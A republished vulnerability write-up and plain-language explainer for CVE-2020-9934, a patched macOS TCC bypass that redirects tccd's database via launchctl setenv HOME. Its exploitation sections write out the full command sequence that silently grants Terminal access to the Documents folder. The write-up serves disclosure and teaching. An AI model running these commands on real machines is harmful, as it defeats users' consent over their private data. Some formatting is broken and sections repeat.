CVE-2020–9934: Bypassing the macOS Transparency, Consent, and Control (TCC) Framework for unauthorized access to sensitive user data
The macOS TCC daemon used the $HOME environment variable to locate its database, and because launchctl could set that variable for the user's daemon, an attacker could point it at a directory they controlled and insert entries granting any application access to protected user data without prompting. This allowed bypassing TCC to read sensitive files such as the Documents folder.
 Published on medium.com
The Transparency, Consent, and Control (TCC) Framework is an Apple subsystem which denies installed applications access to ‘sensitive’ user data without explicit permission from the user (generally in the form of a pop-up message). While TCC also runs on iOS, this bug is restricted to the macOS variant.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The Transparency, Consent, and Control (TCC) Framework is an Apple subsystem that denies installed applications access to sensitive user data without explicit permission from the user, generally in the form of a pop-up message. TCC also runs on iOS, but this bug is restricted to the macOS variant.

The screenshot shows the TCC prompt that appears when Spotify is opened for the first time.
If an application attempts to access files in a directory protected by TCC without user authorisation, the file operation fails. TCC stores these user-level entitlements in a SQLite3 database on disk at $HOME/Library/Application Support/com.apple.TCC/TCC.db. Apple uses a dedicated daemon, tccd, for each logged-in user, plus one system-level daemon, to handle TCC requests. These daemons sit idle until they receive an access request from the OS for an application attempting to access protected data.

The listing shows the currently running TCC daemons.
When the daemon receives such a request, it first checks the TCC database to see whether the user has previously allowed or denied access to the requested data from this application. If so, TCC uses the previous decision; otherwise it prompts the user to choose whether to allow the application access. So if an application can gain write access to this TCC database, it can not only give itself all TCC entitlements, but also do it without ever prompting the user.
Setup
The tools involved were Ghidra, used to decompile the TCC daemon, and the built-in tccutil, launchctl and sqlite3 command-line utilities.
Finding it
Being able to write directly to the database would completely defeat the purpose of TCC, so Apple protects the database itself with TCC and System Integrity Protection (SIP). Even a program running as root cannot modify it unless it has the com.apple.private.tcc.manager and com.apple.rootless.storage.TCC entitlements. However, the database is still technically owned and readable/writeable by the currently running user, so as long as a program with those entitlements can be found, the database can be controlled.

The screenshot shows the TCC database permissions.
Since the TCC daemon is directly responsible for reading and writing to the TCC database, it is a prime candidate.

The screenshot shows the tccd entitlements.
Immediately after opening the TCC daemon in Ghidra and looking for code related to handling database operations, something that did not seem right stood out.

The Ghidra decompiler view shows the database opening code.
Essentially, when the TCC daemon attempts to open the database, the program tries to directly open (or create, if not already existing) the SQLite3 database at $HOME/Library/Application Support/com.apple.TCC/TCC.db. That seems inconspicuous at first, but it becomes more interesting when you realise that the location the TCC daemon reads and writes to can be controlled if the $HOME environment variable can be controlled.

The screenshot shows tricking TCC into using a non-SIP protected directory for the database.
This was initially dismissed as a fun trick, because the actual TCC daemon running via launchd completely ignores this database and is the only daemon the OS communicates with when doing authorisation events. A few days later, however, a Stack Exchange post on setting environment variables on OS X made it clear that, since the TCC daemon is running via launchd within the current user's domain, all environment variables passed to it when launched can also be controlled. That means $HOME can be set in launchctl to point to a directory under the attacker's control, the TCC daemon restarted, and the TCC database then modified directly to grant every TCC entitlement available without ever prompting the end user. Because this does not actually modify the SIP-protected TCC database, the bug has the added benefit of completely resetting TCC to its previous state once $HOME is unset in launchctl and the daemon is restarted.
Exploitation
The proof of concept is simple and requires no code to be written.
Step 1: reset the database
# reset database just in case (no cheating!)
$> tccutil reset All
This clears existing TCC decisions so the demonstration starts from a clean state.
Step 2: mimic TCC's directory structure
# mimic TCC's directory structure from ~/Library
$> mkdir -p "/tmp/tccbypass/Library/Application Support/com.apple.TCC"
This creates, under /tmp/tccbypass, the same relative path that TCC uses below $HOME.
Step 3: enter the new directory
# cd into the new directory
$> cd "/tmp/tccbypass/Library/Application Support/com.apple.TCC/"
Step 4: point launchd's $HOME at the temporary directory
# set launchd $HOME to this temporary directory
$> launchctl setenv HOME /tmp/tccbypass
This is the core of the bug: the environment variable that the daemon inherits when launched is now under the attacker's control.
Step 5: restart the TCC daemon
# restart the TCC daemon
$> launchctl stop com.apple.tccd && launchctl start com.apple.tccd
On restart, tccd resolves $HOME to /tmp/tccbypass and opens (or creates) the database there instead of in the SIP-protected location.
Step 6: inspect the database and grant Terminal access to Documents
# print out contents of TCC database and then give Terminal access to Documents
$> sqlite3 TCC.db .dump
$> sqlite3 TCC.db "INSERT INTO access
                   VALUES('kTCCServiceSystemPolicyDocumentsFolder',
                   'com.apple.Terminal', 0, 1, 1,X'[redacted]',
                   NULL,
                   NULL,
                   'UNUSED',
                   NULL,
                   NULL,
                   1333333333333337);"
The first command dumps the contents of the database now living in the temporary directory. The second inserts an access row granting com.apple.Terminal the kTCCServiceSystemPolicyDocumentsFolder entitlement, with the code-signing requirement blob for Terminal in the X'fade0c...' value.
Step 7: use the granted access
# list Documents directory without prompting the end user
$> ls ~/Documents
Terminal can now list the Documents directory without any prompt being shown to the user.
A full Swift version of the proof of concept is available on GitHub.

The screenshot shows example output from the Swift proof of concept.
Root cause
The TCC daemon builds the path to its SQLite3 database from the $HOME environment variable rather than from a fixed, trusted location. Because tccd is launched by launchd in the current user's domain, the user can set environment variables for it with launchctl setenv, so the daemon can be made to read and write a database in a directory the user controls. The SIP and TCC protections on the real database are never bypassed: the daemon is simply pointed elsewhere.
Impact
An attacker with code execution as the logged-in user can grant any application any TCC entitlement without prompting the user, and then read data that TCC is meant to protect. The technique leaves the SIP-protected database untouched, so unsetting $HOME in launchctl and restarting the daemon returns TCC to its previous state. The bug is restricted to the macOS variant of TCC.
Fix
Apple confirmed the bug would be fixed in a future update and released a patch on 15 July 2020 (Security Update 2020-004). The report does not describe the code change itself; the natural fix is for tccd to resolve its database path from a trusted location rather than from the inherited $HOME environment variable.
Timeline
- 26 Feb 2020: issue reported to the Apple Product Security Team
- 27 Feb 2020: Apple reviews the report and begins investigating
- 23 Apr 2020: Apple confirms the bug will be fixed in a future update
- 15 Jul 2020: Apple releases the patch (Security Update 2020-004)
- Other daemons launched via
launchdin the user domain that build file paths from environment variables. A positive result is a daemon that opens a file under a path you can redirect withlaunchctl setenvand then acts on your copy. - Services that honour
$HOME,$TMPDIRor similar variables for security-relevant state. A positive result is a change in behaviour, such as a policy or cache file being read from your directory. - Restarting a privileged daemon after changing its environment. A positive result is the daemon coming back up using your path while the original protected file remains untouched.
What happened, in plain words
Every modern operating system keeps some parts of your computer off limits to ordinary programs. On a Mac, a system called Transparency, Consent, and Control (TCC) is the gatekeeper for the most personal things: your photos, your Documents folder, your contacts, your microphone. When an app wants one of those, TCC shows you a pop-up and asks whether you agree. If you say no, the app simply cannot get in.
This report describes a bug in that gatekeeper. The researcher found that the part of macOS responsible for remembering your yes/no answers could be tricked into reading and writing its records from a folder the user controls, instead of the real, protected location. Once that happens, a program can write its own "yes" into the records and then read your private files without any pop-up ever appearing.
The bug was reported to Apple in February 2020 and patched in July 2020. It only affects macOS, not iOS.
Background: what TCC is and why it exists
Think of TCC as a bouncer standing in front of a private room. The room holds your sensitive data. The bouncer has a clipboard listing which guests are allowed in. When a guest (an app) asks to enter, the bouncer checks the clipboard. If the guest is on the list, they go straight in. If not, the bouncer asks you, the owner, whether to let them in, and writes your answer on the clipboard for next time.
That clipboard is the important part. If someone can edit the clipboard themselves, they no longer need to convince the bouncer, and they never need to bother you with a question.
TCC is an Apple subsystem, meaning a built-in part of the operating system. It denies installed applications access to sensitive user data unless the user explicitly gives permission, usually through a pop-up message. TCC also runs on iOS, but this particular bug is limited to the macOS version.
The screenshot shows the kind of TCC prompt a user sees the first time Spotify is opened: the system asking whether the app may access something, with the user's answer deciding the outcome.
If an application tries to read files in a folder that TCC protects, and the user has not authorised it, the file operation simply fails. There is no partial access and no workaround: the request is refused.
TCC stores these user-level entitlements in a SQLite3 database on disk. An entitlement, here, is simply a recorded permission: a note saying that a particular app is allowed (or not allowed) to do a particular thing. SQLite3 is a very common, small database format that stores data in a single file, a bit like a spreadsheet saved as one document. The database lives at this path:
$HOME/Library/Application Support/com.apple.TCC/TCC.db
$HOME is a shorthand for the current user's home folder, the place where your Desktop, Documents and Library folders live. So on a typical Mac this path points inside your own user folder.
Apple uses a dedicated daemon, tccd, for each logged-in user, plus one system-level daemon, to handle TCC requests. A daemon is a background program with no window: it runs quietly, waiting for work. These daemons sit idle until the operating system asks them about an app that wants protected data.
The listing shows the TCC daemons currently running on the machine.
When a daemon receives such a request, it first checks the TCC database to see whether the user has previously allowed or denied this application access to the requested data. If a decision already exists, TCC reuses it. If not, TCC prompts the user to choose. The consequence is the heart of the bug: if an application can gain write access to this database, it can give itself every TCC entitlement, and do it without ever prompting the user.
Setup: what you need to follow along
The tools involved were Ghidra, used to decompile the TCC daemon, and the built-in tccutil, launchctl and sqlite3 command-line utilities.
A few of those words deserve a plain explanation:
- Decompile means taking a compiled program (the machine-code form a computer runs) and turning it back into something closer to readable source code, so a person can study what it does. Ghidra is a free tool from the NSA for exactly this.
tccutilis a small command-line tool that manages TCC decisions, including resetting them.launchctlis the command-line interface tolaunchd, the macOS service that starts and supervises background programs. It can also set environment variables for those programs.sqlite3is the command-line client for SQLite databases: you type commands and it reads or changes the database file.
The reason it is enough is that the database is owned and readable/writeable by that same user.
Finding it: how the protection was supposed to work
Being able to write directly to the database would completely defeat the purpose of TCC, so Apple protects the database itself with two layers: TCC and System Integrity Protection (SIP). SIP is a macOS feature that stops even powerful processes from changing certain system files and folders. Even a program running as root (the all-powerful administrator account) cannot modify the database unless it carries two specific entitlements: com.apple.private.tcc.manager and com.apple.rootless.storage.TCC. Entitlements in this sense are signed permissions baked into a program, telling the system what that program is allowed to do.
However, the database is still technically owned and readable/writeable by the currently running user. So the question becomes: can we find a program that has those entitlements, and make it do our bidding?
The screenshot shows the permissions on the TCC database file: who owns it and who may read or write it.
Since the TCC daemon is directly responsible for reading and writing the TCC database, it is a prime candidate.
The screenshot shows the entitlements held by tccd, including the ones that allow it to manage the TCC database.
Immediately after opening the TCC daemon in Ghidra and looking for code related to handling database operations, something that did not seem right stood out.
The Ghidra decompiler view shows the code that opens the database.
Essentially, when the TCC daemon tries to open the database, the program attempts to directly open (or create, if it does not already exist) the SQLite3 database at $HOME/Library/Application Support/com.apple.TCC/TCC.db. That looks harmless at first. It becomes interesting when you realise that the location the daemon reads and writes can be controlled if the $HOME environment variable can be controlled.
An environment variable is a named setting that a program inherits from whatever started it, a bit like a sticky note handed to a new employee on their first day. $HOME is the sticky note that says "this is where the user's files live". If you can rewrite the sticky note, you can change where the program looks.
The screenshot shows the idea of tricking TCC into using a directory that SIP does not protect for its database.
At first this was dismissed as a fun trick, because the actual TCC daemon running via launchd completely ignores this database and is the only daemon the operating system talks to when making authorisation decisions. In other words, the daemon we could redirect was not the one making the real decisions, so the trick seemed useless.
A few days later, however, a Stack Exchange post about setting environment variables on OS X made something clear: because the TCC daemon is started by launchd within the current user's domain, all environment variables passed to it at launch can also be controlled. That changes everything. It means $HOME can be set in launchctl to point at a directory under the attacker's control, the TCC daemon can be restarted, and the TCC database can then be modified directly to grant every available TCC entitlement without ever prompting the end user.
Because this does not actually modify the SIP-protected TCC database, the bug has an added benefit: TCC completely returns to its previous state once $HOME is unset in launchctl and the daemon is restarted. Nothing in the real database was touched.
Exploitation: the proof of concept, step by step
The proof of concept is simple and requires no code to be written. It is a short sequence of commands typed into a terminal.
Step 1: reset the database
# reset database just in case (no cheating!)
$> tccutil reset All
This clears existing TCC decisions so the demonstration starts from a clean state. The comment "no cheating" is the researcher's joke: without a reset, an earlier permission might already be in place and the demonstration would prove nothing. tccutil is the tool that manages these decisions, and reset All means "forget every decision for every app".
Step 2: mimic TCC's directory structure
# mimic TCC's directory structure from ~/Library
$> mkdir -p "/tmp/tccbypass/Library/Application Support/com.apple.TCC"
This creates, under /tmp/tccbypass, the same relative path that TCC uses below $HOME. The mkdir command makes a folder, and -p tells it to create any missing parent folders along the way. The quoted path contains spaces, which is why it is wrapped in quotes. The point is that later, when the daemon looks for $HOME/Library/Application Support/com.apple.TCC/TCC.db, this folder will be waiting there.
Step 3: enter the new directory
# cd into the new directory
$> cd "/tmp/tccbypass/Library/Application Support/com.apple.TCC/"
cd changes the current directory. Doing this now means the following sqlite3 commands, which refer to TCC.db by a short name, will act on the database in this folder rather than somewhere else.
Step 4: point launchd's $HOME at the temporary directory
# set launchd $HOME to this temporary directory
$> launchctl setenv HOME /tmp/tccbypass
This is the core of the bug. launchctl setenv sets an environment variable for programs that launchd starts. By setting HOME to /tmp/tccbypass, the environment variable the daemon inherits when it launches is now under the attacker's control. From the daemon's point of view, the user's home folder has moved.
Step 5: restart the TCC daemon
# restart the TCC daemon
$> launchctl stop com.apple.tccd && launchctl start com.apple.tccd
launchctl stop stops the named service and launchctl start starts it again; the && means "run the second command only if the first succeeded". On restart, tccd resolves $HOME to /tmp/tccbypass and opens (or creates) the database there instead of in the SIP-protected location. The daemon is doing exactly what it was programmed to do; it is simply being told a different home.
Step 6: inspect the database and grant Terminal access to Documents
# print out contents of TCC database and then give Terminal access to Documents
$> sqlite3 TCC.db .dump
$> sqlite3 TCC.db "INSERT INTO access
                   VALUES('kTCCServiceSystemPolicyDocumentsFolder',
                   'com.apple.Terminal', 0, 1, 1,X'[redacted]',
                   NULL,
                   NULL,
                   'UNUSED',
                   NULL,
                   NULL,
                   1333333333333337);"
The first command dumps the contents of the database now living in the temporary directory. .dump is a SQLite instruction that prints the whole database as text, which is useful to confirm the file is there and to see its structure.
The second command inserts a row into the access table. In plain terms, it writes a new line into the clipboard saying: the app com.apple.Terminal is allowed the kTCCServiceSystemPolicyDocumentsFolder entitlement, which is the permission to reach the Documents folder. The long X'fade0c...' value is a code-signing requirement blob for Terminal: a piece of data that identifies exactly which signed program the permission applies to, so the system can check that the app asking is really Terminal and not an impostor. The remaining values fill in the other columns of the table, which the report does not describe in detail.
Step 7: use the granted access
# list Documents directory without prompting the end user
$> ls ~/Documents
ls lists the contents of a folder. Terminal can now list the Documents directory without any prompt being shown to the user. That is the payoff: the permission was granted silently, and the protected data is readable.
A full Swift version of the proof of concept is available on GitHub. Swift is Apple's programming language; the researcher wrote the same demonstration as a small program for anyone who prefers code to shell commands.
The screenshot shows example output from the Swift proof of concept.
Root cause: why it worked
The TCC daemon builds the path to its SQLite3 database from the $HOME environment variable rather than from a fixed, trusted location. Because tccd is launched by launchd in the current user's domain, the user can set environment variables for it with launchctl setenv, so the daemon can be made to read and write a database in a directory the user controls.
The SIP and TCC protections on the real database are never bypassed: the daemon is simply pointed elsewhere. In everyday terms, the lock on the door was strong, but nobody checked that the door being opened was the right one.
Impact: what an attacker could do
An attacker with code execution as the logged-in user can grant any application any TCC entitlement without prompting the user, and then read data that TCC is meant to protect. The technique leaves the SIP-protected database untouched, so unsetting $HOME in launchctl and restarting the daemon returns TCC to its previous state. The bug is restricted to the macOS variant of TCC.
Fix: what Apple did
Apple confirmed the bug would be fixed in a future update and released a patch on 15 July 2020 (Security Update 2020-004). The report does not describe the code change itself; the natural fix is for tccd to resolve its database path from a trusted location rather than from the inherited $HOME environment variable.
Timeline
- 26 Feb 2020: issue reported to the Apple Product Security Team
- 27 Feb 2020: Apple reviews the report and begins investigating
- 23 Apr 2020: Apple confirms the bug will be fixed in a future update
- 15 Jul 2020: Apple releases the patch (Security Update 2020-004)
- Other daemons launched via
launchdin the user domain that build file paths from environment variables. A positive result is a daemon that opens a file under a path you can redirect withlaunchctl setenvand then acts on your copy. - Services that honour
$HOME,$TMPDIRor similar variables for security-relevant state. A positive result is a change in behaviour, such as a policy or cache file being read from your directory. - Restarting a privileged daemon after changing its environment. A positive result is the daemon coming back up using your path while the original protected file remains untouched.
Glossary
- TCC (Transparency, Consent, and Control): Apple's built-in system that asks the user for permission before an app can access sensitive data such as photos, contacts or the Documents folder.
- Entitlement: a recorded permission, either a note in the TCC database saying an app may access something, or a signed capability baked into a program.
- SQLite3: a small, widely used database format that stores all its data in a single file.
- Daemon: a background program with no window that runs quietly and waits for work.
tccd: the daemon that handles TCC requests and reads and writes the TCC database.$HOME: an environment variable holding the path to the current user's home folder.- Environment variable: a named setting a program inherits from whatever started it.
launchd: the macOS service that starts and supervises background programs.launchctl: the command-line tool for talking tolaunchd, including setting environment variables and stopping or starting services.tccutil: the command-line tool for managing TCC decisions, including resetting them.sqlite3: the command-line client for reading and changing SQLite databases.- SIP (System Integrity Protection): a macOS feature that stops even powerful processes from changing certain system files and folders.
- Root: the all-powerful administrator account on a Unix-like system.
- Decompile: turn a compiled program back into something closer to readable source code so a person can study it.
- Ghidra: a free tool from the NSA for decompiling and analysing programs.
- Code execution: the ability to run a program on a machine, here as the currently logged-in user.
- Code-signing requirement blob: a piece of data identifying exactly which signed program a permission applies to.
- Proof of concept (POC): a small, working demonstration that a bug is real.
- Swift: Apple's programming language.
- macOS Catalina: the version of macOS the work was done against.
- iOS: Apple's operating system for iPhone and iPad.
$TMPDIR: an environment variable holding the path to a temporary folder.- Canonical path: the one fixed, expected location of a file, as opposed to wherever a variable might point.

